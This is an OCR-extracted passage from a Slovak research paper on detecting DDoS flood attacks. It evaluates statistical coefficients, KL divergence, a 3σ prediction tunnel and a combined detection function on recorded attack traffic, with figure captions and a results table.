
Obr. 11: Útok N8, priemer a odchýlka



Obr. 12: Útok N8, koeficient variabilnosti




Obr. 13: Útok N6, priemer a odchýlka




Obr. 14: Útok N6, koeficient variabilnosti

V prípade štandardných DDoS útokov (N2,N6,N7,N8) koeficient variabilnosti reagoval rovnako. Štandardná prevádzka predstavovala stacionárny tok s odchýlkou menšou ako stredná intenzita toku. Okamihu nástupu útoku odchýlka zareagovala rýchlejším nárastom hodnôt než bol lineárny rast kĺzavého priemeru, preto podiel odchýlky a priemeru nadobudol v okamihu útoku hodnotu V(tA) = 1. Tento fakt by sa dal využiť pre rýchlu a jednoduchú detekciu pri takomto type útoku. To ale nie je pravidlo, na obr.15 pri útoku S1 vidíme, že počas štandardnej prevádzky je narušená stacionarita a koeficient niekoľko krát pre útokom prekročil hodnotu V(tA) = 1.




Obr. 15: Útok S1, priemer a odchýlka




Obr. 16: Útok S1, koeficient variabilnosti

Na obr. 17 a 18 sú grafy priemeru, odchýlky a koeficientu variabilnosti pre tzv. Low Rate DDoS útok LR3.



Obr. 17: Útok LR3, priemer a odchýlka



Obr. 18: Útok LR3, koeficient variabilnosti

V prípade LR3 je počas bežnej prevádzky odchýlka väčšia než stredná intenzita toku, preto koeficient variabilnosti je počas celého priebehu V(t)>1. Hodnota 1 sa teraz nedá použiť pre rýchlu detekciu. Ale v okamihu útoku hodnoty odchýlky opäť narástli rýchlejšie než lineárny rast strednej intenzity, čo sa prejavilo na výraznom skokovom náraste koeficientu variabilnosti. Táto zmena by sa mala dať rozpoznať pomocou predikčných metód.


Ďalšími jednoduchými štatistickými parametrami sú koeficient šikmosti a koeficient špicatosti. Ide vlastne o tretí a štvrtý centrálny moment vyškálovaný smerodajnou odchýlkou.

$$\mu_3 = \frac{1}{\sigma^3} E[X - EX]^3 \qquad \mu_4 = \frac{1}{\sigma^4} E[X - EX]^4 \qquad \sigma^2 = E[X - EX]^2$$


V našom prípade realizácie premennej X sú hodnoty prírastkov a(t) a koeficienty popisujú vlastnosti rozdelenia pravdepodobnosti prírastkov v danom výpočtovom okne cw. Pri postupnom načítavaní útočnej prevádzky do vyhodnocovaného okna cw sme predpokladali výraznú zmenu rozdelenia pravdepodobnosti a tým pádom aj zmenu koeficientov. Tento

predpoklad sa potvrdil skoro u všetkých analyzovaných tokov. Obidva štatistické koeficienty zareagovali výrazným nárastom svojich hodnôt hneď na začiatku DDoS útoku.


Ako prvé uvádzame grafy koeficientov aplikovaných na vybraných dvoch štandardných útokoch a následne niektoré problematické situácie.




Obr. 19: Útok N2, koeficient šikmosti



Obr. 20: Útok N2, koeficient špicatosti



Obr. 21: Útok N8, koeficient šikmosti




Obr. 22: Útok N8, koeficient špicatosti


Pri štandardných útokoch typu N koeficienty šikmosti s špicatosti sa počas výpočtu na štandardnej prevádzke vďaka stacionárnosti len mierne vlnia, v okamihu nástupu DDoS útoku sa ich hodnoty výrazne zväčšia. Predpokladáme, že tento výrazný skok budeme vedieť strojovo rozpoznať pomocou vhodných predikčných metód.

Podstatne nepriaznivejšia situácia nastala pri neštandardných útokoch, napr. S1. Vďaka nestacionarite bežnej prevádzky a častému výskytu vysokých peakov obidva koeficienty silne kmitajú, vďaka čomu sa skok pri nástupe útoku stráca v celkovom priebehu toku hodnôt obidvoch koeficientov. Nástup DDoS útoku je v takomto prípade strojovo nerozpoznateľný.

Pre vizualizáciu reakcie koeficientov na zmenu charakteru bežnej prevádzky a na výskyt peakov sme zobrazili hodnoty koeficientov do spoločného grafu spolu s prírastkami toku S1.




Obr. 23: Útok S1, koeficient šikmosti




Obr. 24: Útok S1, koeficient špicatosti

Reakcia koeficientov pri útoku s nízkou strednou intenzitou LR3 dopadla rovnako pozitívne ako pri štandardných útokoch typu N.



Obr. 25: Útok LR3, koeficient šikmosti



Obr. 26: Útok LR3, koeficient špicatosti


Opäť vidíme možnosť strojovo rozpoznať výrazný nárast hodnôt koeficientov pri začiatku útoku od hodnôt popisujúcich bežnú prevádzku.

Detekčné hodnoty pre autokoreláciu a regresiu


Ďalšie dva koeficienty popisujú autoregresnú a korelačnú závislosť medzi dvoma za sebou idúcimi cw oknami, resp. medzi náhodnými premennými X(t) a X(t-1), ktorých realizácie sú prírastky toku a(t) v uvažovaných oknách.

$$X(t) = c(t).X(t-1) + \varepsilon(t), \qquad \rho(t) = \frac{E[(X(t) - EX(t))(X(t-1) - EX(t-1))]}{\sigma(t)\sigma(t-1)}$$


Veľkou výhodou tých koeficientov je, že ich hodnoty sa pohybujú v intervale (-1,1). V okamihu načítavania útoku do vyhodnocovaných cw okien pri väčšine útokoch začali ich hodnoty rýchlo rásť ku hornej hranici 1. Z tohto dôvodu sa je možne pre obidva koeficienty nastaviť určitú medznú hodnotu (threshold), ktorej prekročenie by signalizovalo začiatok DDoS útoku. Čím nižšia je táto hodnota, tým včasnejšia je signalizácia útoku, na druhú stranu moc nízke útoky môžu spôsobiť falošné hlásenia. Na základe prevedených experimentov a v snahe identifikovať čo najväčšie množstvo DDoS útokov bez falošných hlásení sme nastavili hranicu pre autoregresný koeficient na c(t) = 0.9 a korelačný koeficient na ρ(t) = 0.75. Na nasledujúcich grafoch sme opäť zobrazili vývoj koeficientov pre útoky N8, N2, S1 a LR3. Útok N8 predstavuje chovanie koeficientov pri väčšine štandardných útokov, na N2 vidíme štandardný útok na ktorom ale autokorelačný koeficient má všetky hodnoty väčšie ako 0.9 a detekcia sa nedá použiť. Pri neštandardnom útoku S1 obidva koeficienty pri útoku presiahli detekčné hladiny. Pre útok s nízkou intenzitou LR3 je táto metóda nepoužiteľná.




Obr. 27: Útok N8, Autoregresný koeficient




Obr. 28: Útok N8, koeficient Korelácie




Obr. 29: Útok N2, Autoregresný koeficient




Obr. 30: Útok N2, koeficient Korelácie




Obr. 31: Útok S1, Autoregresný koeficient



Obr. 32: Útok S1, koeficient Korelácie



Obr. 33: Útok LR3, Autoregresný koeficient



Obr. 34: Útok LR3, koeficient Korelácie


Pre väčšinu útokov sa dá predpokladať, že prekročenie detekčných hodnôt pri autoregresii a korelácii sa bude dať v kombinácii s ďalšími koeficientami využiť pre skorú jednoduchú detekciu záplavového útoku.

Reakcia divergencie na DDoS útok


Posledným analyzovaným parametrom Kullback-Leibler divergencia istým spôsobom porovnáva rozdelenie pravdepodobnosti P(.) prírastkov a(t) v za sebou idúcich prekrytých výpočtových oknách cw.

$$dvg(t) = \sum_{k=1}^{n} P(t-1) ln(\mathrm{P(t-1)/P(t)})$$

Výhodou divergencie je, že na sledovaných vzorkách vo väčšine prípadoch reagovala okamžite na nástup DDoS útoku vysokým impulzom (peakom). Nevýhodou je, že mala tendenciu takto reagovať aj na peaky v bežnej prevádzke, čo by mohlo spôsobovať množstvo falošných hlásení.




Obr. 35: Útok N8, Divergencia




Obr. 36: Útok N2, Divergencia

Ďalšou nevýhodou použitia divergencie je fakt, že vysoký impulz pri nástupu útoku trvá veľmi krátko oproti ostatným parametrom, preto jej aplikáciu v kombinácii s ostatnými parametrami vidíme ako problematickú. Použitie divergencie sme preto odložili do budúcnosti.




Obr. 37 Útok S1, Divergencia




Obr. 38: Útok LR3, Divergencia

Využitie 3σ-Tunela pre rozpoznanie DDoS útokov


Na základe experimentov sme pre výpočet priemeru a odchýlky zvolili 1000 predchádzajúcich hodnôt, a šírku interval sme zvolili (EX-3σ, EX+3σ) (pri menšej veľkosti intervalu dochádzalo k častým falošným hláseniam). Túto metódu sme nazvali predikčný 3σ-tunel. Vzniká prirodzená otázka, prečo nepoužiť predikčný tunel priamo na prírastky IP toku a(t) a nezdržiavať sa výpočtom štatistických koeficientov. Po prevedení experimentov sme zistili, že síce prekročenie hornej hranice tunela deteguje relatívne skoro nástup DDoS útoku, ale zároveň dochádza k častému hláseniu falošného poplachu. Pri zväčšení násobnosti smerodajnej odchýlky sa síce počet falošných hlásení zmenšil ale zároveň sa zmenšila schopnosť detegovať útok. Na nasledujúcich obrázkoch si ukážeme na vybraných útokoch len hornú hranicu 3σ-Tunela.




Obr. 39: Útok N8, horná hranica 3σ-Tunela



Obr. 40: Útok N6, horná hranica 3σ-Tunela




Obr. 41: Útok S1, horná hranica 3σ-Tunela




Obr. 42: Útok LR3, horná hranica 3σ-Tunela


Na nasledujúcich grafoch budeme demonštrovať chovanie sa 3σ-Tunela na parametre s najväčšou variabilitou z pomedzi uvažovaných štatistických koeficientov, a to na Hurstovom exponente (odhadnutého RS štatistikou s odstránením autoregresie AR1).




Obr. 43: N2, 3σ-Tunel pre H-exponent



Obr. 44: LR3, 3σ-Tunel pre H-exponent



Obr. 45: P4, 3σ-Tunel pre H-exponent



Obr. 46: N8, 3σ-Tunel pre H-exponent

Vo väčšine prípadoch (až na útok LR3) 3σ-Tunel skoro rozpoznal začiatok DDoS útok s minimálnym, niekedy až nulovým počtom falošných hlásení.

Ako sme už uviedli, na základe experimentov sme nastavili veľkosť predikčného okna na 1000 ts a šírku intervalu pre 1001 hodnotu na trojnásobok smerodajnej odchýlky. Pri takomto nastavení sme vo väčšine experimentov (rôzne koeficienty a rôzne útoky) získali skoré rozpoznanie začiatku útoku s minimálnym počtom falošných hlásení. Na predchádzajúcich obrázkoch sú to 3 prípady zo 4. Takto nastavený tunel má dve užitočné vlastnosti:


- Má dostatočne „dlhú pamäť“ na to, aby dokázal pokryť lokálnu variabilnosť štatistického koeficientu a nespôsoboval veľké množstvo falošných hlásení
- Má dostatočne „dlhú pamäť“ na to, aby nedokázal zareagovať na relatívne veľký nárast hodnôt skúmaného koeficient pri začiatku DDoS útoku (veľký vzhľadom na relatívnu variabilnosť)

Samozrejme, aby sme mohli vysloviť nejaké relevantnejšie závery a odporúčania, je potrebné previesť množstvo experimentov na záznamov rôznych DDoS útokov.


Detekčné funkcie pre strojové rozpoznanie DDoS útokov

V predchádzajúcich kapitolách sme uviedli dva spôsoby rozpoznania DDoS útokov pomocou štatistických koeficientov. Prvým spôsobom bolo určenie detekčných hodnôt pre vhodné parametre, 1,00 pre variabilnosť V(t) a H-exponent, 0,90 pre autoregresný koeficient c(t) a 0,75 pre korelačný koeficient ρ(t). Druhý spôsob pomocou predikčného tunela bol analyzovaný v predchádzajúcej časti.


Pri využití hraničných hodnôt sme zaviedli dvojhodnotovú logickú funkciu Y[.], ktorá vyhodnocuje prekročenie hraničnej hodnoty pre daný štatistický koeficient. Nasledujúcich grafoch si ukážeme variabilnosť V(t), autoregresný koeficient c(t) a korelačný koeficient ρ(t) a priebeh ich funkcie Y[.] pre útoky S1a N2.




Obr. 47: S1, koeficienty V(t), c(t), ρ(t)



Obr. 48: N2, koeficienty V(t), c(t), ρ(t)



Obr. 49: S1, priebeh funkcií Y[.]




Obr. 50: N2, priebeh funkcií Y[.]


Množiny hodnôt, na ktorých koeficienty prekračujú svoje detekčné hranice, nazveme detekčné intervaly. Na obr. 49 a 50 vidíme, ako sa tieto intervaly navzájom prekrývajú. Aby sme eliminovali falošné hlásenia a zároveň dosiahli včasné rozpoznanie útokov, zavedieme pre sledované koeficienty novú detekčnú funkciu D(t), pričom pre zjednodušenie označíme napr. pre koeficient V(t) funkciu Y[V(t)>1,00] ako YV(t):

$$D(t) = Y_V(t).Y_C(t) + Y_V(t).Y_\rho(t) + Y_C(t).Y_\rho(t)$$

Na nasledujúcich obrázkoch vidíme priebeh detekčnej funkcie pre útoky S1 a N2.



Obr. 51: S1, priebeh detekčnej funkcie D(




Obr. 52: N2, priebeh detekčnej funkcie D(t)

Vďaka tvaru funkcie D(t) sme eliminovali eventuálne falošné hlásenia a zároveň podľa hodnôt 1 alebo 3 vieme rozpoznať, a akom čase detegovali útok dva alebo všetky 3 štatistické parametre. V tabuľke 3 uvádzame vyhodnotenie použitia detekčnej funkcie D(t) pre analyzované útoky. Prvá hodnota predstavuje počet falošných hlásení, druhá určuje dobu, kedy detegovali útok minimálne dva koeficienty a tretia hodnota označuje dobu, kedy detegovali útok všetky tri štatistické koeficienty V(t), c(t) a ρ(t).


útok	S1	N2	LR3	S5	N6	N7	N8
D(t)	0 – 34 - 52	0 - 5 - 5	x	x	0 – 75 - 119	0 - 228 - 480	0 - 47 - 210

